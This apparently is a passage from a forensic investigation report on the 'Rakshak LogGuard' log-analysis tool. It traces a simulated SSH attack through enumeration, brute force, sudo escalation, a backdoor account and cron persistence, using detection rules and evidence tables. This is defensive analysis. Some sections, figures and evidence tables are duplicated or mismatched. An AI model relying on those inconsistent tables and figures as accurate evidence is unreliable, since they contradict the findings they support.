
After successful evidence acquisition and file security validation, **Rakshak LogGuard** initiated the automated log analysis process. During this stage, the uploaded authentication (auth.log) and system log (syslog) files were parsed using dedicated log parsers designed to extract security-relevant information while preserving the original evidence.

Unlike manual log inspection, the application automatically converted raw log entries into normalized security events that could be classified, filtered, searched, correlated, and analyzed using predefined detection rules. This approach significantly reduced manual effort while improving investigation accuracy and consistency.

The primary objective of this phase was to transform raw log data into structured security events that could later be evaluated by the **Detection Engine**, **Incident Correlation Engine**, and **Risk Assessment Engine**.

5.2 Log Parsing Process

Rakshak LogGuard processed the uploaded evidence through a multi-stage automated log parsing pipeline.



Each uploaded log entry was examined individually and converted into a structured event object. The parser extracted the following key fields from each log line:


- **Timestamp:** ISO 8601 standardized event occurrence time.
- **Hostname:** Source system identifier (webserver01).
- **Process Name & PID:** Originating service daemon and process ID (e.g., sshd[1042], sudo[3012]).
- **Username:** Target or initiating user account.
- **Source IP Address & Port:** Remote client IP and port connection attributes.
- **Authentication Method:** Mechanism used (e.g., password, publickey, pam).
- **Executed Command:** Administrative command invoked during session/privilege execution.
- **Event Result:** Binary or categorical outcome (SUCCESS, FAILURE, INVALID).

- **Raw Event Message:** Unaltered string preserved for forensic verification.

5.3 Parsing Summary

Once parsing was completed, Rakshak LogGuard generated a comprehensive summary of the processed evidence. This summary provides analysts with immediate visibility into the volume of successfully processed evidence before beginning detailed investigation.

Figure 4 – Log Parsing Summary



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Figure 4 Description: Figure 4 shows the parsing summary generated after Rakshak LogGuard completed analysis of the uploaded evidence. The application reports the total number of processed events, successfully parsed records, unparsed records, generated alerts, and correlated incidents.

Parsing Statistics Summary Table

Metric	Authentication log	System log	Combined
Total events	260	111	371
Parsed events	177	45	222
Unparsed events	83	66	149
Parser coverage	68.08%	40.54%	59.84%

Normal events	81	42	123
Suspicious events	10	0	10
Critical events	86	3	89
Rule-matched events	94	3	97

5.4 Event Normalization

Raw log records generated by Linux services often use disparate message formats depending on the originating process. To enable consistent cross-log analysis, Rakshak LogGuard converted every supported log entry into a standardized internal event structure.

Standardized Event Attribute Schema

Normalized Field	Description & Analytical Value
Timestamp	Standardized time of event occurrence across all logs.
Hostname	Source system network hostname (webserver01).
Process	Originating daemon or background application.
Username	Account associated with the activity.
Source IP	Remote client network address.
Event Category	Functional taxonomy (Authentication, Privilege, Persistence, System).
Classification	Qualitative threat level (Normal, Suspicious, Critical).

Detection Rule	Identifier of triggered rule (e.g., RLG-RULE-AUTH-002).
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Normalization allows authentication events and system events to be analyzed together during incident correlation.

5.5 Baseline Activity Identification

Before searching for malicious behavior, Rakshak LogGuard established a baseline of legitimate system activity. This baseline reduces false positives by distinguishing expected administrative operations from suspicious events.

Typical examples of legitimate baseline activity identified in the logs include:

- Successful public-key SSH authentication from internal administrative subnets.
- Routine administrative interactive sessions.
- Scheduled cron job executions and system maintenance tasks.
- Automated system package updates (apt/dpkg).
- TLS certificate renewals and daemon service state management.
- Standard user session opening and closing events.

Figure 5 – Baseline Activity




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Parsing Statistics Summary Table

Item	Final Value
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Total Events Ingested	371
Successfully Parsed	222
Unparsed Events	149
Parser Coverage	59.84%
Authentication Log	Processed
System Log	Processed
Rule-Matched Events	97 Rule-Matched Events

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Classification	Qualitative threat level (Normal, Suspicious, Critical).
Detection Rule	Identifier of triggered rule (e.g., RLG-RULE-AUTH-002).

Normalization allows authentication events and system events to be analyzed together during incident correlation.

5.5 Parser Coverage and Limitations

Rakshak LogGuard successfully parsed 222 of the 371 ingested records, resulting in combined parser coverage of 59.84%. The remaining 149 records were preserved as raw evidence but were excluded from automated rule evaluation because their formats were not supported by the current parser implementation. These records were not assumed to be corrupted or malicious

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- Routine administrative interactive sessions.
- Scheduled cron job executions and system maintenance tasks.
- Automated system package updates (apt/dpkg).
- TLS certificate renewals and daemon service state management.
- Standard user session opening and closing events

5.7 Event Classification

Following normalization, Rakshak LogGuard classified every parsed event according to its security relevance. The classification engine evaluates event context, authentication behavior, user activity, executed commands, and detection-rule matches before assigning one of the following categories:

- **Normal:** Expected, authorized system behavior conforming to the established baseline.
- **Suspicious:** Anomaly or rule match requiring further analyst review (e.g., repeated authentication failures).
- **Critical:** Confirmed high-risk activity indicating malicious intent or active compromise (e.g., successful login post-brute-force, unauthorized user creation).
- **Unknown:** Unrecognized log pattern or unsupported format queued for manual inspection.

Classification is context-aware. The engine evaluates event sequences, source IP addresses, affected user accounts, temporal proximity, and prior activity rather than evaluating events in isolation.

5.8 Investigation Dashboard

Once parsing and classification were complete, Rakshak LogGuard generated a centralized investigation dashboard summarizing the processed evidence. The dashboard provides analysts with immediate operational visibility into case metrics prior to deep-dive alert analysis.

Figure 5 – Investigation Dashboard




Figure 5 Description: Figure 5 presents examples of legitimate administrative activity identified during baseline analysis. These events were automatically classified as normal because they represent expected system operations and did not trigger any security detection rules.

5.9 Initial Findings

The initial analysis performed by Rakshak LogGuard indicated the presence of multiple authentication and system anomalies requiring detailed security investigation.

Without drawing final conclusions at this stage, the application highlighted several distinct patterns of concern:

- High-volume, high-frequency SSH authentication failures.
- Extensive username enumeration attempts targeting invalid system accounts.
- Successful authentication originating from a suspicious remote IP immediately following brute-force attempts.
- Execution of privilege escalation commands via sudo.
- Creation of unauthorized local user accounts and administrative group additions.
- Modifications to system cron directories indicating persistence mechanism installation.
- Clearing or alteration of log files pointing to anti-forensic activity.

These findings formed the foundation for the detailed threat analysis and incident correlation presented in the following chapter.

Chapter Summary

This chapter documented the automated processing of the uploaded evidence using Rakshak LogGuard. The authentication and system logs were parsed, normalized, classified, and summarized through the investigation dashboard, preparing the evidence for detailed security analysis. Baseline activity was established, allowing abnormal behavior to be distinguished from legitimate system operations.

Chapter 6 — Authentication Log Security Analysis

6.1 Overview

The Linux authentication log (auth.log) served as the primary evidence source for this investigation. It recorded authentication attempts, user sessions, privilege changes, account management activities, and administrative commands executed on the target system.

Rakshak LogGuard analyzed the uploaded authentication log using its **Authentication Log Parser** and **Detection Engine**. After normalizing the extracted events, the application evaluated each event against predefined detection rules designed to identify suspicious authentication behavior, privilege escalation, persistence mechanisms, and indicators of compromise.

Rather than treating individual events as isolated occurrences, the application correlated related activities into a complete attack sequence. This approach enabled the reconstruction of the attack lifecycle from the initial reconnaissance phase to persistence and subsequent re-entry.

6.2 Finding 1 – SSH Username Enumeration

Finding Summary

Attribute	Assessment Details
Severity Level	Medium
Detection Rule ID	RLG-AUTH-002 — Username Enumeration
Confirmation Status	Confirmed Malicious
Attacking IP Address	198.51.100.23
Target Service	Secure Shell (SSH / sshd)

Description

Rakshak LogGuard detected repeated SSH authentication attempts using multiple invalid usernames originating from suspicious remote source IP within the simulated environment (198.51.100.23).

The Authentication Parser identified several login attempts targeting different account names within a short period. The Detection Engine compared the number of distinct usernames attempted against the configured threshold and generated an alert when the activity matched the Username Enumeration rule. This behavior is commonly observed during the reconnaissance phase of an attack, where an attacker attempts to identify valid user accounts before initiating password-based attacks.

Evidence

Line	Time	Type	User	IP	Severity	Rules
55	2026-03-09 23:13:00	unparsed	None	None	Informational	
56	2026-03-09 23:22:00	unparsed	None	None	Informational	
57	2026-03-09 23:52:00	sudo_command	aritra	None	Informational	
58	2026-03-10 03:14:02	ssh_invalid_user	database	198.51.100.23	Medium	AUTH-002
59	2026-03-10 03:14:02	unparsed	None	None	Informational	
60	2026-03-10 03:14:02	ssh_invalid_user	database	198.51.100.23	Medium	AUTH-002
61	2026-03-10 03:14:35	ssh_invalid_user	postgres	198.51.100.23	Medium	AUTH-002
62	2026-03-10 03:14:35	unparsed	None	None	Informational	
63	2026-03-10 03:14:35	ssh_invalid_user	postgres	198.51.100.23	Medium	AUTH-002
64	2026-03-10 03:15:17	ssh_invalid_user	pi	198.51.100.23	High	AUTH-002,AUTH-003
65	2026-03-10 03:15:17	unparsed	None	None	Informational	
66	2026-03-10 03:15:17	ssh_invalid_user	pi	198.51.100.23	High	AUTH-002,AUTH-003
67	2026-03-10 03:15:55	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
68	2026-03-10 03:15:55	unparsed	None	None	Informational	
69	2026-03-10 03:15:55	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
70	2026-03-10 03:16:34	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
71	2026-03-10 03:16:34	unparsed	None	None	Informational	
72	2026-03-10 03:16:34	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
73	2026-03-10 03:17:13	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
74	2026-03-10 03:17:13	unparsed	None	None	Informational	
75	2026-03-10 03:17:13	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
76	2026-03-10 03:17:40	ssh_invalid_user	postgres	198.51.100.23	High	AUTH-002,AUTH-003
77	2026-03-10 03:17:40	unparsed	None	None	Informational	
78	2026-03-10 03:17:40	ssh_invalid_user	postgres	198.51.100.23	High	AUTH-002,AUTH-003
79	2026-03-10 03:18:17	ssh_invalid_user	user	198.51.100.23	High	AUTH-002,AUTH-003
80	2026-03-10 03:18:17	unparsed	None	None	Informational	
81	2026-03-10 03:18:17	ssh_invalid_user	user	198.51.100.23	High	AUTH-002,AUTH-003
82	2026-03-10 03:18:58	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
83	2026-03-10 03:18:58	unparsed	None	None	Informational	
84	2026-03-10 03:18:58	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
85	2026-03-10 03:19:50	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
86	2026-03-10 03:19:50	unparsed	None	None	Informational	
87	2026-03-10 03:19:50	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
88	2026-03-10 03:20:15	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
89	2026-03-10 03:20:15	unparsed	None	None	Informational	
90	2026-03-10 03:20:15	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
91	2026-03-10 03:20:35	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
92	2026-03-10 03:20:35	unparsed	None	None	Informational	

Figure 7 – SSH Username Enumeration Detected

Figure 7 Description: Figure 7 illustrates the detection of SSH username enumeration by Rakshak LogGuard. The application flagged multiple connection attempts targeting non-existent user accounts originating from a single source IP address.

Technical Analysis

The detected activity originated from a single external IP address and involved repeated attempts against multiple usernames. Examples included attempts against administrative, database, application, and default service accounts. This pattern indicates automated account discovery rather than normal user authentication.

Detection Logic

IF

One Source IP

attempts

Five or More Distinct Invalid Usernames

Within Ten Minutes

THEN

Generate AUTH-002 Alert

Impact & Recommended Response

- **Impact:** Although no authentication was successful during this stage, the attacker successfully gathered information regarding existing and non-existing accounts, significantly increasing the probability of later password attacks.
- **Recommended Response:**
 - Monitor repeated invalid usernames.
 - Enable automated account enumeration alerts.
 - Restrict SSH access using TCP wrappers or firewall rules.
 - Configure Fail2ban to dynamically block IPs exceeding threshold attempts.
 - Enable Multi-Factor Authentication (MFA) where applicable.

6.3 Finding 2 – SSH Brute-Force Attack

Finding Summary

Attribute	Assessment Details
Severity Level	High
Detection Rule ID	RLG-AUTH-001 — Repeated Failed Authentication
Confirmation Status	Confirmed Malicious
Target Account	backup

Description

Following username enumeration, Rakshak LogGuard detected repeated password authentication failures targeting the same user account (backup).

The Detection Engine grouped authentication failures according to source IP address, username, and time window. The number of failed attempts exceeded the configured threshold, triggering the SSH Brute-Force detection rule. Unlike occasional mistyped passwords, the repeated authentication attempts demonstrated an intentional effort to obtain unauthorized access.

Evidence

169	2026-03-10 03:36:50	unparsed	None	None	Informational	
170	2026-03-10 03:36:50	ssh_invalid_user	postgres	198.51.100.23	High	AUTH-003
171	2026-03-10 03:37:22	ssh_invalid_user	guest	198.51.100.23	High	AUTH-003
172	2026-03-10 03:37:22	ssh_invalid_user	None	None	Informational	
173	2026-03-10 03:37:22	ssh_invalid_user	guest	198.51.100.23	High	AUTH-003
174	2026-03-10 03:38:21	ssh_failed_password	backup	198.51.100.23	High	AUTH-001,AUTH-003
175	2026-03-10 03:39:16	ssh_failed_password	backup	198.51.100.23	High	AUTH-001,AUTH-003
176	2026-03-10 03:39:54	ssh_failed_password	backup	198.51.100.23	High	AUTH-001,AUTH-003
177	2026-03-10 03:40:51	ssh_failed_password	backup	198.51.100.23	High	AUTH-001,AUTH-003
178	2026-03-10 03:41:39	ssh_failed_password	backup	198.51.100.23	High	AUTH-001,AUTH-003
179	2026-03-10 03:42:31	ssh_failed_password	backup	198.51.100.23	High	AUTH-003
180	2026-03-10 03:42:56	ssh_failed_password	backup	198.51.100.23	High	AUTH-003
181	2026-03-10 03:43:56	ssh_failed_password	backup	198.51.100.23	High	AUTH-003
182	2026-03-10 03:45:16	ssh_accepted	backup	198.51.100.23	Medium	AUTH-003,AUTH-004
183	2026-03-10 03:45:16	ssh_session_opened	backup	None	Informational	
184	2026-03-10 03:45:16	unparsed	None	None	Informational	
185	2026-03-10 03:45:36	sudo_command	backup	None	Informational	
186	2026-03-10 03:45:41	sudoers_modified	backup	None	High	PRIV-003
187	2026-03-10 03:46:21	sudo_command	backup	None	High	PRIV-001
188	2026-03-10 03:46:21	unparsed	None	None	Informational	
...	...	...	...	...	...	...

Figure 8 Description: Figure 8 displays the high-density cluster of failed password attempts recorded against a valid local account, demonstrating automated password guessing.

Technical Analysis

The attacker transitioned from invalid usernames to repeated password attempts against a valid local account (backup). The Authentication Parser identified multiple consecutive authentication failures originating from 198.51.100.23. The frequency and consistency of these failures indicate automated password guessing rather than legitimate user activity.

Detection Logic

IF
One Source IP
Produces
Five or More Failed Password Attempts
Within Five Minutes
THEN
Generate AUTH-001 Alert

Impact & Recommended Response

- **Impact:** Successful brute-force attacks result in account compromise, unauthorized system access, potential privilege escalation, and internal lateral movement.
- **Recommended Response:**
 - Immediately block the attacking IP address (198.51.100.23) at the perimeter firewall.
 - Temporarily lock the targeted account after repeated failures.
 - Enforce SSH public-key authentication and disable password-based SSH logins.
 - Enable Multi-Factor Authentication (MFA).

6.4 Finding 3 – Successful Authentication Following Repeated Failures

Finding Summary

Attribute	Assessment Details
Severity Level	High / Critical
Detection Rule ID	RLG-AUTH-003 — Successful Login After Repeated Failures
Confirmation Status	Confirmed Initial Access Compromise
Compromised Account	backup

Description

After multiple failed authentication attempts, Rakshak LogGuard detected a successful password-based SSH login targeting the backupaccount from the same source IP (198.51.100.23).

The Detection Engine correlated the successful authentication with previous failed attempts occurring within the configured correlation window. This sequence strongly suggests that the attacker successfully guessed or obtained valid credentials.

Evidence

3	2026-03-10 03:27:27	unparsed	None	None	Informational	
7	2026-03-10 03:27:27	ssh_invalid_user	info	198.51.100.23	High	AUTH-003
3	2026-03-10 03:27:59	ssh_invalid_user	git	198.51.100.23	High	AUTH-003
3	2026-03-10 03:27:59	unparsed	None	None	Informational	
3	2026-03-10 03:27:59	ssh_invalid_user	git	198.51.100.23	High	AUTH-003
1	2026-03-10 03:28:33	ssh_invalid_user	user	198.51.100.23	High	AUTH-003
1	2026-03-10 03:28:33	unparsed	None	None	Informational	
3	2026-03-10 03:28:33	ssh_invalid_user	user	198.51.100.23	High	AUTH-003
3	2026-03-10 03:29:18	ssh_invalid_user	test	198.51.100.23	High	AUTH-003
3	2026-03-10 03:29:18	unparsed	None	None	Informational	
3	2026-03-10 03:29:18	ssh_invalid_user	test	198.51.100.23	High	AUTH-003
7	2026-03-10 03:29:55	ssh_invalid_user	backup	198.51.100.23	High	AUTH-003
3	2026-03-10 03:29:55	unparsed	None	None	Informational	
3	2026-03-10 03:29:55	ssh_invalid_user	backup	198.51.100.23	High	AUTH-003
3	2026-03-10 03:30:49	ssh_invalid_user	oracle	198.51.100.23	High	AUTH-003
1	2026-03-10 03:30:49	unparsed	None	None	Informational	
1	2026-03-10 03:30:49	ssh_invalid_user	oracle	198.51.100.23	High	AUTH-003
3	2026-03-10 03:31:25	ssh_invalid_user	support	198.51.100.23	High	AUTH-003
1	2026-03-10 03:31:25	unparsed	None	None	Informational	
3	2026-03-10 03:31:25	ssh_invalid_user	support	198.51.100.23	High	AUTH-003
3	2026-03-10 03:31:47	ssh_invalid_user	www-data	198.51.100.23	High	AUTH-003
7	2026-03-10 03:31:47	unparsed	None	None	Informational	
3	2026-03-10 03:31:47	ssh_invalid_user	www-data	198.51.100.23	High	AUTH-003
3	2026-03-10 03:32:29	ssh_invalid_user	sysadmin	198.51.100.23	High	AUTH-003
3	2026-03-10 03:32:29	unparsed	None	None	Informational	
1	2026-03-10 03:32:29	ssh_invalid_user	sysadmin	198.51.100.23	High	AUTH-003
1	2026-03-10 03:32:29	unparsed	None	None	Informational	
3	2026-03-10 03:33:13	ssh_invalid_user	admin	198.51.100.23	High	AUTH-003
3	2026-03-10 03:33:13	unparsed	None	None	Informational	
3	2026-03-10 03:33:13	ssh_invalid_user	admin	198.51.100.23	High	AUTH-003
3	2026-03-10 03:34:00	ssh_invalid_user	database	198.51.100.23	High	AUTH-003
7	2026-03-10 03:34:00	unparsed	None	None	Informational	
3	2026-03-10 03:34:00	ssh_invalid_user	database	198.51.100.23	High	AUTH-003
3	2026-03-10 03:34:32	ssh_invalid_user	test	198.51.100.23	High	AUTH-003
3	2026-03-10 03:34:32	unparsed	None	None	Informational	
1	2026-03-10 03:34:32	ssh_invalid_user	test	198.51.100.23	High	AUTH-003

Figure 9 Description: Figure 9 presents the correlated event sequence showing a successful SSH login immediately following a sustained brute-force attack from the same IP address.

Technical Analysis

Rather than treating the successful login as an isolated event, Rakshak LogGuard evaluated the authentication history of the source IP. Because repeated failures immediately preceded the successful login, the application classified the authentication as suspicious and generated a High-Severity alert.

Authentication Result	Count
Failed Authentication Events	86
Successful SSH Logins	10
Suspicious Password Login	1
Backdoor Login	1

Detection Logic

IF
Sucessful Password Login
Occurs
After Repeated Failed Authentication
From Same Source IP

THEN
Generate AUTH-003 Alert

Impact & Recommended Response

- **Impact:** Represents the transition from reconnaissance to system compromise. An attacker possessing valid credentials gains legitimate access to the target system while appearing similar to authorized users.
- **Recommended Response:**
 - Force-reset credentials for the compromised backupaccount immediately.
 - Terminate all active SSH sessions originating from 198.51.100.23.
 - Audit recent account activity and shell execution logs.
 - Rotate all privileged keys and shared secrets across the server environment.

6.5 Finding 4 – Root Privilege Escalation

Finding Summary

Attribute	Assessment Details
Severity Level	Critical (Mapped to High for standard severity tables if required)
Detection Rule ID	RLG-PRIV-001 — Root Privilege Escalation
Confirmation Status	Confirmed Full System Compromise
Escalation Path	backup → root through sudo

Description

Immediately after obtaining access, Rakshak LogGuard detected commands associated with administrative privilege escalation.

The Authentication Parser identified commands consistent with root-shell execution and privileged account usage. The Detection Engine classified these activities as privilege escalation because they granted unrestricted administrative control over the operating system.

Evidence

35	2026-03-10 03:45:36	sudo_command	backup	None	Informational	
36	2026-03-10 03:45:41	sudoers_modified	backup	None	High	PRIV-003
37	2026-03-10 03:46:21	sudo_command	backup	None	High	PRIV-001
38	2026-03-10 03:46:21	unparsed	None	None	Informational	
39	2026-03-10 03:47:11	unparsed	None	None	Informational	
40	2026-03-10 03:47:11	user_created	sysupdate	None	Medium	ACCOUNT-001
41	2026-03-10 03:47:19	password_changed	sysupdate	None	Informational	
42	2026-03-10 03:47:31	sudo_command	backup	None	Informational	
43	2026-03-10 03:47:46	sudoers_modified	backup	None	High	PRIV-003
44	2026-03-10 03:48:16	cron_modified	backup	None	High	PERSIST-001
45	2026-03-10 03:48:26	cron_modified	backup	None	High	PERSIST-002,PERSIST-001
46	2026-03-10 03:48:51	history_cleared	backup	None	Medium	EVASION-001
47	2026-03-10 03:48:59	history_cleared	backup	None	Medium	EVASION-001
48	2026-03-10 03:49:19	ssh_session_closed	backup	None	Informational	
49	2026-03-10 03:49:19	unparsed	None	None	Informational	
50	2026-03-10 06:03:19	ssh_accepted	sysupdate	198.51.100.23	High	AUTH-005
51	2026-03-10 06:03:19	ssh_session_opened	sysupdate	None	Informational	
52	2026-03-10 06:33:19	ssh_session_closed	sysupdate	None	Informational	
53	2026-03-10 07:06:00	sudo_command	ubuntu	None	Informational	

Figure 10 Description: Figure 10 highlights the privilege escalation event where the attacker transitioned from the compromised user account (backup) to full root privilege.

Technical Analysis

The attacker inspected system privilege configurations and obtained root-level access shortly after authentication. This behavior significantly increased the severity of the incident because administrative privileges allow unrestricted modification of users, services, scheduled tasks, authentication policies, and security configurations.

Detection Logic

IF

sudo

Opens

Root Shell

THEN

Generate PRIV-001 Alert

Impact & Recommended Response

- **Impact:** Enables attackers to modify security controls, create backdoor accounts, install persistent cron tasks, tamper with system logs, and fully compromise operating system integrity.
- **Recommended Response:**
 - Isolate the compromised host from the network immediately.
 - Revoke sudo privileges for non-essential accounts.
 - Audit /etc/sudoers and /etc/sudoers.d/ configurations.
 - Preserve forensic system images for forensic deep-dive analysis.

6.6 Chapter Summary

Authentication log analysis revealed a structured attack sequence beginning with account discovery, followed by password guessing, successful authentication, and immediate privilege escalation.

These events were not analyzed independently; **Rakshak LogGuard** correlated them into a coherent attack progression, providing the foundation for subsequent analysis of persistence mechanisms, unauthorized account creation, system log activities, and incident correlation in Chapter 7.

Chapter 7 — Persistence, Privilege Abuse & Incident Correlation

7.1 Overview

Following successful authentication and privilege escalation, **Rakshak LogGuard** identified additional activities indicating that the attacker attempted to maintain long-term access, strengthen administrative control, and reduce the likelihood of detection.

Rather than stopping after obtaining privileged access, the attacker performed several post-compromise actions that collectively demonstrated persistence, privilege abuse, and defense evasion.

